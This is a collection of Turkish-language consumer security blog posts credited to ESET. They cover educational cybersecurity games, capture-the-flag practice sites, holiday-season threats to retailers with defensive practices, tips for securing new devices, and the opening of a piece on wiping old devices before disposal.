Site hem temel hem de ileri becerilere sahip kişilere hitap ederek kullanıcılara gerçekçi zorluklar konusunda rehberlik eden aşamalı eğitimler sunuyor. Belirli konulara odaklanan, tutarlı ve etkileşimli bir öğrenme deneyimi sunan yapılandırılmış öğrenme yolları ve odaları ile kullanıcıların bilgilerini adım adım oluşturmalarına olanak tanıyor.
## Space Shelter
Euroconsumers tüketici grubu ve Google’ın da dahil olduğu ortak girişim, tüketicinin güvenlik sorunlarıyla ilgili farkındalığını artırmak ve sorumlu çevrimiçi davranışı teşvik etmek için tasarlanmış çevrimiçi bir oyun olan SpaceShelter’ın yaratılmasını sağladı. Oyun, basit grafikleri, çekici tasarımı ve yüksek kaliteli ses düzeniyle öğrenmeyi bir maceraya dönüştürüyor.
Google SpaceShelter
Beş mini oyundan oluşan SpaceShelter, oyuncuları nihai varış noktaları olan uzay sığınağına yönlendiriyor. Burada kullanıcılar, parola yöneticisi kullanmak, çok karakterli kimlik doğrulamayı kavramak gibi güvenli bir çevrimiçi hesabın unsurlarını keşfedebilir ve anlayabilir.
## Google Interland
Google’ın Be Cool on the Internet girişiminin bir parçası olan Google Interland, öncelikle çocuklara yöneliktir. Deneyim, temel siber güvenlik kavramlarını basit ve sezgisel bir şekilde tanıtan dört maceraya ayırıyor.
Google Interland
Temel hedefi, katılımcıları, özellikle de gençleri, çevrimiçi tuzaklardan korunma, sosyal medya platformlarındaki güvenli davranışları tanıma, şifreleri etkili bir şekilde yönetme, zorbaları ve yağmacıları tanıma ve sorumlu veri paylaşımını anlama konusunda güçlendirmektir. Oyun, oyuncuların yeni buldukları bilgileri kullanmaları için fırsatlar sunarken aynı zamanda temel soruları yanıtlamalarını gerektiren çeşitli seviyeler ve zorluklar içerir.
## Potato Pirates: Enter The Spudnet
Enter The Spudnet, oyuncuları siber güvenlik ve bilgisayar ağları dünyasına çekerek temel kavramları öğrenmelerine yardımcı olurken eğitimi eğlenceyle birleştiriyor. İlgi çekici özelliklerden birisi, oyuncuların siber suçlarla arkadaşlarına ihanet edebilecekleri veya herkesin hayatta kalmasını sağlamak için botlara karşı güçlerini birleştirebilecekleri ittifakların oluşturulmasıdır.
Bu platform, teknolojiye aşina olup olmadığına bakılmaksızın herkesin siber güvenlik anlayışını belirlemenin ve geliştirmenin eğlenceli bir yolunu sunuyor. Rekabetçi veya işbirlikçi olarak oynanabilen bu oyun ücretli bir abonelik gerektirmektedir.
## Cyber Challenge
ABD Savunma Bakanlığı tarafından oluşturulan Cyber Challenge, oyuncuları siber tehditlerin çözümüne katkıda bulunmaya ve siber savaş bağlamında faaliyet gösteren bir askeri ekipte yer alan rolleri anlamaya davet ediyor.
Cyber Challenge
Etkileşimli ve uygulamalı bir yaklaşımla Cyber Challenge, oyunculara sürekli gelişen siber tehdit senaryolarıyla yüzleşirken öğrenmeye devam edebilecekleri bir yol sağlıyor. Senaryolar, gerçek tehditleri ve saldırıları yakından taklit ederek katılımcılara bu tehditleri etkili bir şekilde tespit etmek, azaltmak ve bunlara karşı koymak için stratejiler geliştirme görevi veriyor. Ayrıca katılımcılara, tehditlere karşı savunma geliştirmek için gereken ekip çalışması ve koordinasyonu da öğretirken hassas verileri ve altyapıyı korumak için farklı görevleri olanların birlikte nasıl çalıştığına dair anlayışı teşvik ediyor.
## Haydi oynayalım!
Pratik zorluklar ve etkileşimli oyun yoluyla siber güvenliğe adım atmak isteyen herkes için ilgi çekici eğitim kaynaklarından birkaç örnek sunduk. Bunlar, siber güvenliğin çeşitli yönlerini öğrenmek ve bu alanlarda uzmanlaşmak için yapılandırılmış ve ilgi çekici bir yol sağlamanın yanı sıra, destekleyici bir öğrenci topluluğunu da teşvik ediyor. Oyuna dayalı eğitim ve öğretim, sizi güvenli dijital alışkanlıklar edinmeye teşvik edecek ve hatta belki de sizi güvenlik alanında bir kariyer yapmayı düşünmeye sevk edecek mi?
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Oyun, Siber Güvenlik
---
### [Bayrağı Yakala: Hackleme becerinizi geliştirecek 5 site](https://antivirus.com.tr/bayragi-yakala-hackleme-becerilerinizi-gelistirecek-5-internet-sitesi/)
**Published:** Kasım 28, 2023
**Author:** ESET
**Excerpt:** İlgi çekici yarışmalar içeren Bayrağı Yakala Yarışmaları (CTF), güvenlik ve sorun çözme becerilerinizi test etmek ve geliştirmek için mükemmel bir fırsat sunar.
**Content:**
*İlgi çekici zorluklar ve yarışmalar içeren Bayrağı Yakala Yarışmaları (CTF), güvenlik ve sorun çözme becerilerinizi test etmek ve geliştirmek için mükemmel bir fırsat sunar*
Siber güvenlik, çağımızın dijital dünyasında yalnızca sürekli gelişen ve önemi giderek artan bir konu olmakla kalmıyor, aynı zamanda çok eğlenceli de olabiliyor. CTF’ler olarak da bilinen Bayrağı Yakala yarışmalarının da bu eğlenceye büyük katkısı var.
Çeşitli zorluk seviyeleri ve modlardaki hacking yarışmaları aracılığıyla bu etkinlikler, siber güvenliğe ilişkin geniş bir yelpazedeki beceri ve bilgilerin yanı sıra daha geniş anlamda sorun çözme becerileri, ekip çalışması ve yaratıcılığı değerlendirmek üzere tasarlanmıştır. Nihai amaç, örneğin bir zorluğun başarıyla çözüldüğünü onaylayan bir kod parçacığı gibi “bayrağı” yakalamaktır.
Bu oyunlar bireysel olarak veya takım halinde oynanabilir ve her mücadele için kazanacağınız puanların sayısı, zorluğun karmaşıklığına, çözmek için harcanan zamana ve takımdaki kişi sayısına bağlı olacaktır.
Başlıca zorluk türleri arasında tersine mühendislik, kriptografi, adli analiz, web güvenliği, açık kaynak istihbaratı (OSINT) ve binary exploitation yer alıyor. Modlar tehlike, savaş oyunları (saldırı ve savunma) veya karma olabilir.
İşte CTF alıştırmalarıyla becerilerinizi geliştirebileceğiniz en iyi 5 platform tavsiyemiz:
## **CryptoHack**
Kendisini “modern kriptografiyi öğrenmek için eğlenceli ve ücretsiz bir platform” olarak tanımlayan Crypto Hack, bu heyecan verici alanla ilgili çeşitli etkileşimli mücadeleler sunuyor. Ayrıca başarı ödülleri ve rekabet seviyeleri aracılığıyla sürekli ilerlemeyi teşvik ediyor. Çeşitli mücadeleler arasında savunmasız kaynak kodunun indirilmesinden şifrenin çözülmesine, gizli verilerin çıkarılması için web isteklerinde bulunulmasına ve ortadaki adam saldırılarının gerçekleştirilmesine kadar birçok seçenek bulunuyor Çoğu zorluk bir çözümü kodlamanızı gerektirse de ihtiyaçlarınıza göre uyarlayabileceğiniz Python kaynak kodu parçacıkları da sağlıyor.
## **Hack The Box**
[Hack The Box](https://www.hackthebox.com/ "Hack The Box") bireylerin, işletmelerin, devlet kurumlarının ve üniversitelerin saldırı ve savunma güvenlik becerilerini geliştirmelerine olanak tanıyor. Aynı zamanda tehlike tipi zorlukları (web güvenliği, kriptografi, tersine mühendislik ve adli tıp) içeren bir CTF alıştırma bölümü de bulunuyor Ayrıca, çeşitli zorluklara, saldırı yollarına ve işletim sistemlerine sahip tam donanımlı cihazların yanı sıra, en yeni saldırı teknikleriyle gerçek iş ortamı simülasyonları olan Active Directory laboratuvarları da mevcut. 500’den fazla organize CTF, neredeyse 60.000 katılımcı ekip ve başarıyla ele geçirilen 200.000’den fazla bayrakla Hack The Box, güvenlikle ilgilenenler için popüler bir seçimdir.
## **RingZer0 Team Online CTF**
[RingZer0](https://ringzer0ctf.com/), steganografi ve kriptografiden tersine mühendislik ve programlamaya kadar değişen zorluk derecelerinde 400’den fazla CTF alıştırmasına ev sahipliği yapıyor. Topluluk katılımını aktif olarak teşvik ediyor ve katılımcıları tamamladıkları her zorluk için yazılı çözümler sunmaya davet ediyor. Onaylandıktan sonra bu çözümler ipuçlarıyla değiştirilebiliyor. Temel amaç, insanları sorun çözme yaklaşımlarını paylaşmaya ve aynı zorlukla başa çıkmanın çeşitli yollarını göstermeye teşvik etmektir.
## **TryHackMe**
[TryHackMe](https://tryhackme.com/), yeni başlayanlardan deneyimli bilgisayar korsanlarına kadar tüm beceri seviyelerine uygun içeriğe sahip kapsamlı bir eğitim platformu sunuyor. Platform, belirli hedeflere ulaşmak için tasarlanmış çeşitli görevler ve zorluklar yoluyla bilgi güvenliğindeki bilgiyi güçlendiren iyi yapılandırılmış öğrenme yolları sağlıyor. Öğrenciler ve siber güvenlik profesyonellerinden oluşan topluluk sayesinde bilgi paylaşımını teşvik eden TryHackMe, tüm katılımcıların öğrenme deneyimini zenginleştiriyor.
## **Desafío ESET (ESET yarışması)**
İspanyolca konuşuyorsanız, ESET’in Latin Amerika’daki laboratuvarı tarafından özel olarak hazırlanmış 40’tan fazla zorluğun yer aldığı Desafíos ESET adlı bir bölümün yer aldığı WeLiveSecurity’nin İspanyolca sürümünü ziyaret edin. Bu alıştırmalar geniş kapsamlıdır ve bir şirketten veri sızıntısının tespiti, kodu analiz etmeden tersine mühendislik yapma ve bir kuruluş içinde kötü amaçlı yazılımın yayılmasını belirlemek için örnekleri analiz etme gibi konuları içeriyor. Her zorluk, eğitim ve öğrenme deneyimini daha da geliştiren topluluğun katkıda bulunduğu yorumları, görüşleri ve soruları içerir.
Konumuzu toparlarsak; Tabii ki bunlar, güvenlik meraklıları ve profesyoneller için değerli deneyimler sağlayan ve sonuçta bu alandaki kariyer olanaklarını artıran yarışmalara ev sahipliği yapan birçok web sitesinden sadece birkaçıdır. Bu eğlence dolu alıştırmaları keşfetmeye ve bunlara katılmaya devam edin ve dinamik bir alan olan güvenlikteki heyecan verici CTF zorlukları hakkında güncel bilgi edinin. Neşeli hacklemeler!
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Bayrağı Yakala, Siber Güvenlik
---
### [Perakende sektörü risk altında: yılbaşında en büyük tehditler](https://antivirus.com.tr/perakende-sektoru-risk-altinda-yilbasi-doneminde-saticilarin-karsilastigi-en-buyuk-tehditler/)
**Published:** Aralık 6, 2023
**Author:** ESET
**Excerpt:** Perakende satıcıları, hazırlanın! Yılbaşı alışverişi çılgınlığı artarken, 1,5 trilyon dolarlık ödül, alışveriş yapanları ve siber suçluları cezbediyor.
**Content:**
Yılbaşı alışveriş sezonu tüm hızıyla başladı. Perakende satıcıları bu yıl 1,5 trilyon dolarlık satış tahmininde bulunuyor (ve bu yalnızca ABD için), ancak siber güvenliğe yeterince önem verilmezse tüm çabaları boşa gidebilir.
Neden? Çünkü yılbaşı, satış sektöründeki BT ekipleri için hem en iyi hem de en kötü zamandır. Müşteriler için yılın en yoğun zamanıdır, ancak siber suçlular için de bir çekim alanıdır. Böyle bir dönemde güvenlik politikalarınızda temel değişiklikler yapmak geç kalınmış bir eylemdir, ancak en büyük tehditlerin nerede olduğuna ve bunları etkisiz hale getirmeye yardımcı olabilecek en iyi uygulamalara yeniden göz atmakta yarar vardır.
## Neden perakende sektörü ve neden şimdi?
Perakendeciler uzun süredir siber suçluların ilgi odağında bulunuyor. Ve yılın en yoğun alışveriş dönemi olan yılbaşı, uzun süredir beklenen altın fırsat değerindedir. Peki neden?
- Perakendeciler, müşterileriyle ilgili birçok kişisel ve finansal bilgilere sahiptir ve bu bilgiler oldukça fazla para kazandırabilir. Perakendecilerin sahip olduğu tüm kredi kartlarının ayrıntılarını düşünün. Geçtiğimiz yıl Verizon tarafından analiz edilen perakende veri ihlallerinin tamamı (%100) finansal nedenlerden kaynaklanmıştır.
- Yılbaşı alışveriş sezonu, perakendeciler için gelir açısından yılın en önemli zamanıdır. Ancak bu, fırsatı değerlendirip para sızdırmak için tasarlanmış fidye yazılımı veya dağıtılmış hizmet reddi (DDoS) gibi siber tehditlere daha fazla maruz kaldıkları anlamına geliyor. Ayrıca rakiplerinin önemli gelirlerini ve kazançlarını engellemek üzere DDoS atakları düzenleyenler de olabilir.
- Yılın bu en yoğun döneminde çalışanlar, özellikle de geniş BT ekipleri, siber tehditlere dikkat etmek yerine işletmenin mümkün olduğunca fazla gelir elde etmesini desteklemeye odaklanır. Hatta daha büyük hacimli sipariş işlemlerinin incelenmeden onaylanması yoluyla işi hızlandırmak için iç dolandırıcılık filtrelerinde ince ayar bile yapabilirler.
- Perakendeciler, bulut tabanlı iş yazılımları, mağaza içi IoT cihazları ve müşteriye yönelik mobil uygulamalar da dahil olmak üzere çok kanallı ticaret deneyimleri oluşturmak amacıyla dijital sistemlere giderek daha fazla güveniyor. Bunu yaparken (çoğunlukla farkında olmadan) potansiyel saldırı yüzeyini de genişletiyorlar.
Dünyanın şimdiye kadar kaydedilen en büyük veri ihlallerinden birinin, bilgisayar korsanlarının ABD’li perakendeci Target’tan 110 milyon müşteri kaydını çaldığı 2013 yılbaşı zamanı gerçekleştiğini ve duyurulduğunu unutmayalım.
## Bu yılbaşı perakendecilere yönelik en büyük siber tehditler nelerdir?
Perakendeciler sadece daha geniş bir saldırı yüzeyini savunmakla değil, aynı zamanda kararlı bir grup düşmanın giderek artan sayıdaki farklı taktik, teknik ve prosedürleriyle (TTP’ler) de mücadele etmek zorundadır. Saldırganların hedefleri, müşteri ve çalışan verilerini çalmak, DDoS yoluyla işinizi gasp etmek/bozmak, dolandırıcılık yapmak ya da rekabet avantajı elde etmek için bot kullanmak olabilir. Perakendecilere yönelik başlıca siber tehditlerinden bazıları şunlardır:
- **Veri ihlalleri**, özellikle web uygulamalarında çalınan/kırılan/kimlik avına maruz kalan çalışan kimlik bilgilerinin veya güvenlik açığının kullanılması yoluyla olabilir. Sonuç, büyüme planlarını engelleyebilecek ve gelir kaybına neden olabilecek büyük mali ve itibar kaybıdır.
- **Dijital bilgi hırsızlığı** (yani Magecart saldırıları), tehdit aktörlerinin güvenlik açıklarından yararlanarak doğrudan ödeme sayfalarınıza veya bir üçüncü taraf yazılım tedarikçisi/widget’ı aracılığıyla ele geçirme kodu eklemesiyle ortaya çıkar. Bu tür saldırıların fark edilmesi çoğu zaman zordur, dolayısıyla şirket itibarına çok fazla zarar verebilir. [Verizon](https://www.verizon.com/business/resources/T6c/reports/2023-data-breach-investigations-report-dbir.pdf)’a göre bu saldırılar geçen yıl perakende veri ihlallerinin %18’ini oluşturdu.
- **Fidye yazılımı** perakendeciler için en büyük tehditlerden biridir ve bu yoğun sezonda tehdit aktörleri, daha fazla işletmenin verilerini geri almak ve şifrelerini çözmek için ödeme yapmaya hazır olacağı düşüncesiyle saldırılarını artırabilir. Güvenlik kontrolleri daha az etkili olabileceğinden özellikle KOBİ’ler hedef tahtasındadır.
- **DDoS**, perakendecilere şantaj yapmanın ve/veya işleri aksatmanın popüler bir yolu olmaya devam ediyor. Geçtiğimiz yıl sektör bu saldırıların neredeyse beşte birine (%17) maruz kaldı; bu saldırı türünde yıllık %53’lük bir artış yaşandı ve en çok Kara Cuma sırasında bu saldırılara rastlandı.
- **Tedarik zinciri saldırıları**, yazılım şirketi gibi dijital bir tedarikçiyi veya hatta açık kaynak deposunu hedef alabilir. Ya da profesyonel ve hatta temizlik hizmetlerinde daha geleneksel işletmeleri hedef alıyor olabilirler. Hedef ihlali, bilgisayar korsanlarının bir HVAC tedarikçisinden ağ kimlik bilgilerini çalmasıyla mümkün oldu.
- **Hesap devralma işlemleri (ATO’lar**) genellikle çalınan, kimlik avının kurbanı olan veya ele geçirilen kimlik bilgileriyle gerçekleşir. Bu, büyük bir veri ihlali girişiminin başlangıcı olabilir veya kimlik bilgileri doldurma veya diğer kaba kuvvet kampanyalarıyla müşterileri hedef alabilir. Genellikle burada kötü amaçlı botlar kullanılır.
- **Diğer kötü bot saldırıları** arasında scalping (rakiplerin talep gören ürünleri daha yüksek bir fiyata yeniden satmak üzere satın alma), ödeme/hediye kartı dolandırıcılığı ve fiyat düşürme (rakiplerin fiyatlarınızı düşürmesine olanak sağlama) yer alır. Kötü amaçlı botlar günümüzde tüm internet trafiğinin yaklaşık %30’unu oluştururken, Birleşik Krallık’taki web sitelerinin üçte ikisi basit saldırıları bile engelleyemiyor. 2022 yılbaşı döneminde kötü bot trafiğinde tahmini olarak %50’lik bir artış yaşandı.
- **API’ler** (Uygulama Programlama Arayüzü), perakende dijital dönüşümünün merkezindedir ve bağlantının artmasını sağlayarak kusursuz müşteri deneyimleri sunar. Ancak güvenlik açıkları ve yanlış yapılandırmalar, bu arayüzün bilgisayar korsanlarının müşteri verilerine ulaşması için kolay bir yola dönüşmesine neden olabilir.
Dijital Güvenlik Hassasiyet Raporu
Raporu okuyun

## Perakendeciler siber risklere karşı kendilerini nasıl savunabilir
Bu saldırılara karşılık perakendecilerin güvenlik ile çalışan verimliliği ve iş büyümesi arasında denge kurması gerekiyor. Bu her zaman kolay değildir, özellikle de artan maliyetlerin kârlılık hedefini tutturma konusundaki zorlayıcı etkisini göz önünde bulundurduğumuzda. Ama perakendeciler bunun üstesinden gelebilir. Göz önünde bulundurmaları gereken en iyi 10 uygulama şunlardır:
- **Düzenli personel eğitimi:** Mutlaka bunun üzerinde durulmalıdır. Çalışanlarınızın karmaşık kimlik avı saldırılarını bile fark edebildiğinden emin olun; böylece verimli bir son savunma hattına sahip olursunuz.
- **Veri denetleme**: Hangi verilere sahip olduğunuz, bu verilerin nerede saklandığı, nereye aktarıldığı ve nasıl korunduğu hakkında bilgi sahibi olun. Tüm bunlar GDPR’ye uygun şekilde yapılmalıdır.
- **Güçlü veri şifreleme:** Hangi verilere sahip olduğunuzu öğrendikten ve verileri sınıflandırdıktan sonra, en hassas bilgileri güçlü bir şekilde şifreleyin. Bu sürekli olarak yapılmalıdır.
- **Riske dayalı yama yönetimi:** Yazılım yamalarının önemi göz ardı edilmemelidir. Her yıl birçok güvenlik açığı yayımlanır ve bunları takip etmek yorucu olabilir. Riske dayalı otomatik sistemler bu süreci kolaylaştırabilir, en önemli sistemleri ve güvenlik açıklarını önceliklendirebilir.
- **Çok katmanlı koruyucu güvenlik:** Siber tehditlere karşı önleyici bir bariyer olarak sunucuda, uç noktada, e-posta ağında ve bulut katmanında kötü amaçlı yazılımlara karşı korumaya ve diğer özelliklere sahip sistemler kullanabilirsiniz.
- **XDR:** Önleyici kontrolleri aşmayı başaran tehditlere karşı tehdit avı ve olay müdahalesi özelliklerine sahip ve birden çok katmanda çalışan güçlü bir kapsamlı algılama ve yanıt (XDR) sistemi bulundurun.
- **Tedarik zinciri güvenliği:** Güvenlik konusuna yaklaşım açısından değerlendirdiğinizde sizinle aynı risk kaygısını taşıdıklarından emin olmak amacıyla dijital ortaklarını ve yazılım satıcıları da dahil tüm tedarikçilerinizi denetleyin.
- **Güçlü erişim kontrolleri:** Tüm hassas hesaplar için güçlü, eşsiz parolalar oluşturan parola yöneticileri ve çok faktörlü doğrulama zorunluluktur. XDR, şifreleme, ağ ayrımı ve önleyici kontrollerin yanı sıra bunlar Sıfır Güven güvenlik yaklaşımının temelini oluşturur.
- **Olağanüstü durum kurtarma/iş sürekliliği planlaması:** Planların gözden geçirilmesi, doğru iş süreçlerinin ve teknoloji araçlarının mevcut olduğundan emin olmanıza yardımcı olur.
- **Olay müdahale planlaması:** Planlarınızın saldırılara karşı etkili olduğundan ve düzenli olarak test edildiğinden emin olun; böylece her paydaş en kötü senaryoda ne yapılacağını bilir ve bir tehdide yanıt verme ve onu kontrol altına alma konusunda zaman kaybetmezsiniz.
Perakendecilerin tamamı olmasa da büyük çoğunluğu için PCI DSS uyumluluğu iş açısından da temel bir gereklilik olmalıdır. Bunu bir yük olarak değil, bir fırsat olarak değerlendirin. Ayrıntılı gereksinimler, daha gelişmiş bir güvenlik duruşu oluşturmanıza ve maruz kalınan riskleri en aza indirmenize yardımcı olur. Güçlü şifreleme gibi teknolojiler aynı zamanda uyumluluğun maliyetini ve idari yükünü azaltmaya da yardımcı olabilir. İyi yıllar.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Perakende, Siber Güvenlik
---
### [Yeni cihazınızın güvenliği için 10 ipucu](https://antivirus.com.tr/nesenizi-koruyun-yepyeni-cihazinizin-guvenligini-saglamak-icin-10-ipucu/)
**Published:** Aralık 25, 2023
**Author:** ESET
**Excerpt:** Bu tatil sezonunda yeni bir cihaz paketi açmak yüzünüzde büyük bir gülümseme yaratabilir ancak cihaz güvence altına alınmazsa işler hızla tersine dönebilir.
**Content:**
*Bu tatil sezonunda yeni bir cihazın paketini açmak yüzünüzde büyük bir gülümseme yaratabilir ancak cihaz ve içindeki veriler düzgün bir şekilde güvence altına alınmazsa işlerin hızla tersine dönme olasılığını da düşünün.*
Yeni yıl yaklaşırken hepimiz arkadaşlarımız ve ailemiz tarafından şımartılmayı dört gözle bekliyoruz. Bu da giderek artan bir şekilde, büyük gün geldiğinde hediyelerin teknolojiyle dolu olacağı anlamına geliyor. Bu, bir [fitness takip cihazından bir ](https://www.welivesecurity.com/2022/01/26/every-breath-you-take-every-move-you-make-fitness-trackers-privacy-risks/)[dizüstü bilgisayara](https://www.welivesecurity.com/2022/08/02/10-steps-securing-your-new-computer/); bir [akıllı telefondan ](https://www.welivesecurity.com/2022/12/16/help-my-kid-asked-santa-smartphone/)[bağlı bir bebek monitörüne](https://www.welivesecurity.com/2022/11/07/hacking-baby-monitors-childs-play-how-stay-safe/) kadar her şey olabilir. Sonuç olarak hepimiz akıllı cihazların yaygın kullanıcılarıyız. Örneğin, [Avrupalıların yarısından fazlası](https://ec.europa.eu/eurostat/web/products-eurostat-news/w/ddn-20230829-1) bugün internete bağlı bir TV kullanıyor, dörtte biri (%26) akıllı saat ve diğer giyilebilir cihazları kullanıyor ve beşte biri (%20) internete bağlı oyun cihazlarının hayranı.
Ancak akıllı cihazları benimsememiz beraberinde riskleri de getiriyor. Sevdiklerimiz hediyelerimizi “satın al” düğmesine bastıklarında küçük yazılara pek dikkat etmiyor olabilirler. Dolayısıyla hayalimizdeki tatil hediyesinin bir güvenlik kabusuna dönüşmemesi için hepimizin üzerinde baskı var.
## Riskler nelerdir?
Maruz kaldığınız risk düzeyi, yeni yılda açtığınız cihazın türüne bağlı olabilir ancak çevrimiçi hesaplarınızı, kişisel ve finansal verilerinizi tehlikeye atabilecek bazı yaygın sorunlar olduğunu da unutmayın:
- Ürün, yamalanmamış aygıt yazılımı içerirse bu, bilgisayar korsanlarının çeşitli hedeflere ulaşmak için saldırılardaki güvenlik açıklarından yararlanmasını sağlayabilir.
- Ürünün varsayılan fabrika parolasını tahmin etmek/kırmak kolaydır ve ürün, kullanıcının parolayı hemen güncellemesini talep etmez. Bu durum, saldırganların nispeten az bir çabayla ürünü uzaktan ele geçirmesine olanak sağlayabilir.
- Varsayılan olarak [iki faktörlü kimlik doğrulama](https://www.welivesecurity.com/2019/12/13/2fa-double-down-your-security/) (2FA) etkin değildir, bu da bilgisayar korsanlarının cihazı ele geçirmesini kolaylaştırabilir.
- Cihaz kilidi henüz etkin değilken cihazın kaybolması veya çalınması durumunda risk oluşturabilir.
- Gizlilik ayarlarının kutudan çıktığı haliyle yeterince güvenli olmaması, kişisel verilerinizi reklamcılarla veya potansiyel kötü niyetli varlıklarla aşırı paylaşmanıza yol açabilir. Bu durum özellikle bir [çocuk oyuncağı](https://www.welivesecurity.com/2022/09/08/toys-behaving-badly-how-parents-protect-family-iot-threats/) söz konusuysa endişe vericidir.
- Video ve ses kayıtları gibi belirli ayarlar varsayılan olarak etkinleştirilir ve çocuğunuzun gizliliğini riske atabilir.
- Hesap oluşturma ve oturum açma sürecinde şifreleme yoktur, bu da kullanıcı adlarını ve parolaları açığa çıkarabilir.
- Cihaz eşleştirmesi (yani başka bir akıllı oyuncak veya uygulama ile) kimlik doğrulama gerekmeden Bluetooth üzerinden yapılabilir. Bu, menzil içindeki herhangi birinin oyuncağa bağlanarak rahatsız edici veya üzücü içerik yayımlamasına veya çocuğunuza manipülatif mesajlar göndermesine olanak sağlayabilir.
- Cihaz coğrafi konumu otomatik olarak paylaşarak ailenizi potansiyel olarak fiziksel tehlikeye veya hırsızlık riskine sokabilir.
- Cihazda herhangi bir güvenlik yazılımı bulunmuyorsa bu da veri çalabilecek veya cihazı kilitleyebilecek internet kaynaklı tehditlere daha açık olduğu anlamına gelir.
Buradaki zorluk, dünyanın pek çok yerinde üreticilerin, distribütörlerin ve ithalatçıların güvenli internet bağlantılı ürünler satması için yasal bir zorunluluk bulunmamasıdır. Kötü niyetli bilgisayar korsanları, zayıf satıcı tasarımından ve en iyi güvenlik uygulamalarına gösterilen sınırlı ilgiden yararlanarak cihazlarınızı ele geçirmek ve üzerlerinde depolanan verilere erişmek için bir dizi saldırı gerçekleştirebilir. Bu, çevrimiçi bankacılık gibi en hassas hesaplarınızdan bazılarına girişleri de içerebilir.
Alternatif olarak, cihazın kendisi uzaktan kontrol edilebilir ve DDoS, tıklama sahtekarlığı ve kimlik avı kampanyaları dahil olmak üzere başkalarına saldırılar başlatmak üzere tasarlanmış, güvenliği ihlal edilmiş cihazlardan oluşan bir botnet’e dahil edilebilir. Tehdit aktörleri ayrıca cihazınızı fidye yazılımıyla kilitlemek ve yeniden erişim sağlamanız için bir ücret talep etmek isteyebilir. Ya da cihaz ekranını reklamlarla doldurarak neredeyse kullanılamaz hale getiren reklam yazılımları indirebilirler. Bu arada, sınırlı gizlilik korumaları, siz veya aileniz hakkındaki verilerin reklamcılar ve diğer taraflarla paylaşılmasına yol açabilir.
## Cihazlarınızı güvence altına almanın 10 yolu
Yukarıdakileri göz önünde bulundurarak, bu tatil ve sonrasında kendinizi ve ailenizi siber güvenlik ve gizlilik risklerine karşı güvende tutmak için bu ipuçlarını izleyin:
1. Varsayılanlardan kurtulun ve bunun yerine her aygıtı kurulum sırasında güçlü, uzun ve benzersiz bir parola ile güvence altına alın.
2. Seçenek olan her yerde, daha fazla oturum açma güvenliği için 2FA’yı açın.
3. Cihazınıza uygulama indirirken yalnızca yasal uygulama mağazalarını ziyaret edin.
4. Cihazları asla jailbreak yapmayın çünkü bu onları bir dizi güvenlik riskine maruz bırakabilir.
5. Tüm yazılım ve işletim sistemlerinin güncel ve en son sürümde olduğundan emin olun. Ve mümkünse otomatik güncellemeleri açın.
6. Diğer cihazlarla yetkisiz eşleştirmeyi önlemek için cihaz ayarlarını değiştirin.
7. Varsa uzaktan yönetimi ve Evrensel Tak ve Çalıştır’ı (UPnP) devre dışı bırakın ve cihazın kayıtlı olduğundan ve güncellemeleri aldığından emin olun.
8. Fidye yazılımı veya diğer tehditlere karşı cihazlarınızdaki verileri yedekleyin.
9. Saldırganların en hassas bilgilerinize ulaşamaması için tüm akıllı ev cihazlarını ayrı bir Wi-Fi ağında tutun.
10. Mümkün olan her yerde, cihaza saygın bir satıcıdan güvenlik yazılımı yükleyin.
Hepimiz güvenli ve mutlu bir bayram sezonu geçirelim. Bir dahaki sefere bir arkadaşınız ya da akrabanız için bir cihaz satın aldığınızda, araştırma aşamasında biraz daha zaman ayırarak cihazın güvenlik ve gizlilik açısından iyi derecelendirmelere ve incelemelere sahip olduğundan emin olun. Bu, Noel Günü ve sonrasında onlara biraz zaman kazandırabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Yeni Cihaz, Yılbaşı
---
### [Eski cihazınızı atmadan önce yapmanız gereken 7 şey](https://antivirus.com.tr/yeni-bir-cihaz-mi-aldiniz-eski-cihazinizi-atmadan-once-yapmaniz-gereken-7-sey/)
**Published:** Aralık 28, 2023
**Author:** ESET
**Excerpt:** Artık ihtiyaç duymadığınız cihazınızdan kurtulmadan önce kişisel belgelerinizi veya bilgilerinizi içermediğinden emin olmalısınız
**Content:**
*Artık ihtiyaç duymadığınız cihazınızdan kurtulmadan önce kişisel belgelerinizi veya bilgilerinizi içermediğinden emin olmalısınız*
Gezegen ısınıyor ve hepimiz [çevre konusunda daha bilinçli hale](https://www.eset.com/blog/enterprise/lowering-your-energy-costs-esets-contribution-to-greener-it-practices/) geliyoruz. BT söz konusu olduğunda, bu durum “e-atık” geri dönüşümünde bir artış olarak kendini gösteriyor. Bu bir dizüstü veya masaüstü bilgisayardan akıllı telefona veya fitness takip cihazına kadar her şey olabilir. Ancak eski aygıtınızı nasıl elden çıkardığınız konusunda dikkatli olmanızın önemli olmasının bir başka nedeni daha var: Üzerinde ne kadar çok veri varsa, bir siber suçlunun eline geçmesi durumunda o kadar çok tehlikeye girebilirsiniz. Ancak riskler bununla da bitmiyor. Geri dönüşüm çöplüğüne gitmeyen ekipmanlar bile kötü niyetli bir aktörün eline geçebilir.
En son [Birleşmiş Milletler verilerine](https://unu.edu/media-relations/releases/global-e-waste-surging-up-21-in-5-years.html) göre, 2019 yılında dünyada 53,6 milyon metrik ton e-atık üretildi ve bu rakam beş yıl öncesine göre %21 artış gösterdi. Bu çok fazla potansiyel tehlike anlamına geliyor. Bu nedenle, eski cihazlarınızın güvensiz bir şekilde elden çıkarılmasıyla ilgili temel riskleri öğrenmek için birkaç saniyenizi ayırın ve bir dahaki sefere bir cihazdan kurtulmaya hazır olduğunuzda bunu güvenli bir şekilde yapın.
## Riskler nelerdir?
Kullandığımız cihazlar dijital yaşamlarımıza açılan bir kapıdır. Bu, hem en değerli bilgilerimizden bazılarını sabit disklerinde sakladıkları hem de çeşitli çevrimiçi hesaplarımıza erişmemizi sağladıkları anlamına gelir. Her ne kadar istesek de cihazları kullanmayı bıraktığımızda bu veriler buhar olup uçmuyor.
Ancak pek çok kişinin fark etmediği şey, sabit diskten ‘silsek’ bile, bir profesyonelin dosya kurtarma araçlarını kullanarak verilerin bir kısmını, hatta tamamını kurtarabileceğidir. Bazı durumlarda, fiziksel olarak parçalanmış sabit sürücülerden bile veri kurtarabildikleri olmuştur. Bu veriler arasında arkadaş ve aile fotoğrafları, e-postalar, banka hesap özetleri, vasiyet gibi hassas belgeler ya da pasaport ve ehliyet taramaları, tıbbi bilgiler, sigorta detayları, aklınıza ne gelirse olabilir.
